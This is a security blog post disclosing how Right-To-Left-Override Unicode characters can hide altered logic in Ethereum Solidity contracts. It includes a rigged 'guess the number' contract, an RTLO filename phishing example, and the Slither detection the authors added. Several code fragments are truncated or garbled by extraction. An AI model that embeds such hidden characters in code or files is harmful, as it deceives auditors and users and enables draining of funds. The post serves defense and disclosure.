12 May 2019

Ethereum Smart Contracts Exploitation Using Right-To-Left-Override Character


We demonstrate how Right-To-Left-Override tricks can be applied to deceive users and auditors of smart contracts, and discuss mitigation techniques.

During the 2019 RSA conference in San Francisco, we presented our work with XM Cyber, analyzing potential security quirks and oddities in Solidity, a popular language for writing Ethereum smart contracts. One of the demonstrated techniques utilized a Right-To-Left-Override character to modify the behavior of a smart contract covertly. By inserting this character at strategic locations within a block of code, a malicious entity is able to change the underlying functionality of the code while misleading a naive reader.

For those of you who did not attend our presentation, following is a quick overview:

Right-To-Left-Override character is a special Unicode character (U+202E) that allows the use of right-to-left (RTL) characters inside a text that is normally rendered left-to-right (LTR).
When the text renderer notices the RTLO character, it switches its rendering mode to display all following characters as RTL.
RTLO has been used in phishing attacks for years, where attackers inserted the RTLO character in the middle of filenames of attachments to try and deceive users into thinking the attachment is safe.

For example, if we rename a malicious *.exe* file to: "Test\u202excod.exe" then on the one hand the system will treat it as an executable file, but on the other it will be displayed as "Testexe.docx", which appears to be a legitimate docx file.



Test[\u202e]xcod.exe is an exe file with word-like icon

In smart contracts, code is the source of trust, and it is fundamental to the trust model that anyone will be able to verify and audit the source code of a smart contract.
In fact, unlike in the enterprise security world, there are no compensating controls of any kind, as the axiom is that the source code is more trustworthy than any other mechanism. Therefore, if you are capable of abusing the mechanisms used to understand and analyze the code of the smart contracts, you will have defeated the security stack in its entirety.
We were able to adapt the RTLO trick to the ecosystem of smart contracts, and defeat the "trust in code" concept.

Let's take a look at a simple example:

```
1  contract GuessTheNumber
2  {
3      uint _secretNumber;
4      address payable _owner;
5      event success(string);
6      event wrongNumber(string);
7
8      constructor(uint secretNumber) payable public
9      {
```

```
    }

    function getValue() view public returns (uint)
    {
        return address(this).balance;
    }

    function guess(uint n) payable public
    {
        require(msg.value == 1 ether);

        uint p = address(this).balance;
        checkAndTransferPrize(/*The prize*/p , n/*guessed number*/
                /*The user who should benefit */,msg.sender);
    }

    function checkAndTransferPrize(uint p, uint n, address payable guesser) internal retur
    {
        if(n == _secretNumber)
        {
            guesser.transfer(p);
            emit success("You guessed the correct number!");
        }
        else
        {
            emit wrongNumber("You've made an incorrect guess!");
        }
    }

    function kill() public
    {
        require(msg.sender == _owner);
        selfdestruct(_owner);
    }
}
```

This is a straight-forward implementation of a “guess the number” game. The game master instantiates the contract with a secret number in the range of 1 to 10, and locks in a prize. Players can try to “guess” the secret number by invoking the “*guess()*” function, costing them 1 ETH. If their guess is correct, they expect to be paid the entire value of the contract.
Let’s assume that we have created an instance of the GuessTheNumber contract where the secret number is 3 and the prize is 11 ETH. Our claim is that this game is **unwinnable**.

The problem lies with that line:

```
checkAndTransferPrize(/*The prize*/p , n/*guessed number*/
                /*The user who should benefit */,msg.sender);
```

and p (the prize) is the second.

```
1
```

If we remove the RTLO and LTRO characters hidden in the text we will get:


```
1 checkAndTransferPrize(/*The prize/*rebmun desseug*/n , p/*
2                 /*The user who should benefit */,msg.sender);
```

Then, because the prize is always larger than 10, and the secret number is smaller or equal to 10, the game is unwinnable by definition.

```
1 function checkAndTransferPrize(uint p, uint n, address payable guesser) internal returns(b
2     {
3         if(n == _secretNumber)
```


This is of course, one simple example of how this technique can be exploited, but due to its generic nature, it can be used in a variety of malicious ways.

As of March 2019, no source code verification or auditing tool was successful at alerting to this type of attack. The following is a screenshot from etherscan confirming our malicious code is valid:



In addition, here's an audit report from Slither, a popular static analysis tool for Solidity:

Contact



No warnings regarding the RTLO character

Albeit simple in nature, this technique has potentially devastating results as it can completely alter the business logic behind a contract and is not a common issue for developers or auditors to look out for.

In a recent real world scenario, we were contracted to identify potential security flaws in the workflow of a smart contract development team, intent on open sourcing their platform. We demonstrated how easy it was to deceive the development team using this technique to approve and merge a malicious pull request created by us. This pull request used the RTLO technique and introduced an exploitable vulnerability to one of the main contracts, that would have enabled an attacker to fully drain the contract.

Due to the severity of the findings and the potential negative effect on the community, we have decided to enhance the capabilities of Slither so that it will automatically report a contract as suspicious if:

- It contains a RTLO character
- It contains any character which is not part of the ASCII table

These mitigations have been made available as of Slither version 0.6.3.
We have also documented this technique in the SWC Registry.

As a final word, if you write software to present smart contract code, we encourage you to alert viewers to the existence of such characters to avoid abuse.

#Ethereum, #Exploitation, #Solidity

Comments

Recommend Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

Subscribe Add Disqus to your siteAdd DisqusAdd

ZERO COMPROMISE

info@skylightcyber.com

Level 5, 11 York Street, Sydney CBD NSW 2000, Australia

Privacy Policy

Contact